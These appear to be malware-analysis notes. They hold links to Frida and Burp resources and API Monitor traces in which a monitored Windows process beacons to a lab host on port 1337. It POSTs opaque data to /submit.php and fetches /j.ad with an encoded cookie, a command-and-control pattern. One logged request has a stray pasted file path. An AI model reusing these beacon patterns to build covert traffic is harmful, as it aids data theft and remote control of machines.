<https://www.youtube.com/watch?v=wPepicuHDzs>

<https://techblog.mediaservice.net/2018/04/brida-a-step-by-step-user-guide/>

<https://support.portswigger.net/customer/portal/articles/1969845-using-burp-to-test-for-the-owasp-top-ten>

# Time of Day Thread Module API Return Value Error Duration

28140 10:20:51.002 PM 3 KERNELBASE.dll InternetConnectA ( 0x00cc0010, "192.168.199.206", 1337, NULL, NULL, INTERNET\_SERVICE\_HTTP, 0, 1 ) 0x00cc0014 0.0000110

# Time of Day Thread Module API Return Value Error Duration

28146 10:20:51.002 PM 3 KERNELBASE.dll HttpOpenRequestA ( 0x00cc0014, "POST", "/submit.php?id=25013", NULL, NULL, 0x02e1ee08, INTERNET\_FLAG\_KEEP\_CONNECTION | INTERNET\_FLAG\_NO\_AUTO\_REDIRECT | INTERNET\_FLAG\_NO\_CACHE\_WRITE | INTERNET\_FLAG\_NO\_COOKIES | INTERNET\_FLAG\_NO\_UI | INTERNET\_FLAG\_RELOAD, 0 ) 0x00cc0018 0.0000274

# Time of Day Thread Module API Return Value Error Duration

28151 10:20:51.002 PM 3 KERNELBASE.dll HttpSendRequestA ( 0x00cc0018, "Content-Type: application/octet-stream

", 40, 0x050cdf48, 4468 ) TRUE 0.0053667

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

# Time of Day Thread Module API Return Value Error Duration

28397 10:21:51.010 PM 3 KERNELBASE.dll InternetConnectA ( 0x00cc0010, "192.168.199.206", 1337, NULL, NULL, INTERNET\_SERVICE\_HTTP, 0, 1 ) 0x00cc0014 0.0002267

# Time of Day Thread Module API Return Value Error Duration

28455 10:21:51.011 PM 3 KERNELBASE.dll HttpOpenRequestA ( 0x00cc0014, "GET", "/j.ad", NULL, NULL, 0x02e1ed40, INTERNET\_FLAG\_KEEP\_CONNECTION | INTERNET\_FLAG\_NO\_AUTO\_REDIRECT | INTERNET\_FLAG\_NO\_CACHE\_WRITE | INTERNET\_FLAG\_NO\_COOKIES | INTERNET\_FLAG\_NO\_UI | INTERNET\_FLAG\_RELOAD, 0 ) 0x00cc0018 0.0000387

# Time of Day Thread Module API Return Value Error Duration

28460 10:21:51.011 PM 3 KERNELBASE.dll HttpSendRequestA ( 0x00cc0018, "Cookie: YSldgG2eNllJHM7BTCsOfb6W3edcIj2VPZABf2pYbhe18rcO3HB3tq2VLsRUev8sSkHD5eYmmHsq/vRGyAhtNjV/ZRbsEnzVsFM6zoHgPqr9304MhvVlkdp/l2IH8kMA8RPEPq+LN9FjDyKIv/tVUQIHR30AwX+GC98UJANBu+k=


", 182, NULL, 0 ) TRUE 0.0501686

# Time of Day Thread Module API Return Value Error Duration

240 6:47:26.431 PM 3 RPCRT4.dll NtQuerySystemInformation ( SystemBasicInformation, 0x030efbf0, 44, NULL ) STATUS\_SUCCESS 0.0000014

# Time of Day Thread Module API Return Value Error Duration

286 6:47:26.432 PM 3 KERNELBASE.dll RtlQueryEnvironmentVariable ( NULL, "\_CLUSTER\_NETWORK\_NAME\_", 22, 0x00662550, 16, 0x030efbf0 ) STATUS\_VARIABLE\_NOT\_FOUND 0xc0000100 = Indicates the specified environment variable name was not found in the specified environment block. 0.0000062



\_\_\_\_\_

# Time of Day Thread Module API Return Value Error Duration

39310 10:53:51.750 PM 3 KERNELBASE.dll HttpSendRequestA ( 0x00cc0018, "Content-Type: application/octet-stream

", 40, 0x035b3178, 312 ) TRUE 0.0179217

<https://github.com/OALabs/frida-extract/blob/master/FridaExtract.py>

<https://dmaasland.github.io/posts/mcafee.html>

<https://sensepost.com/blog/2019/recreating-known-universal-windows-password-backdoors-with-frida/>

<https://wiremask.eu/articles/hooking-firefox-with-frida/>

<https://www.kitploit.com/2018/11/frida-wshook-script-analysis-tool-based.html>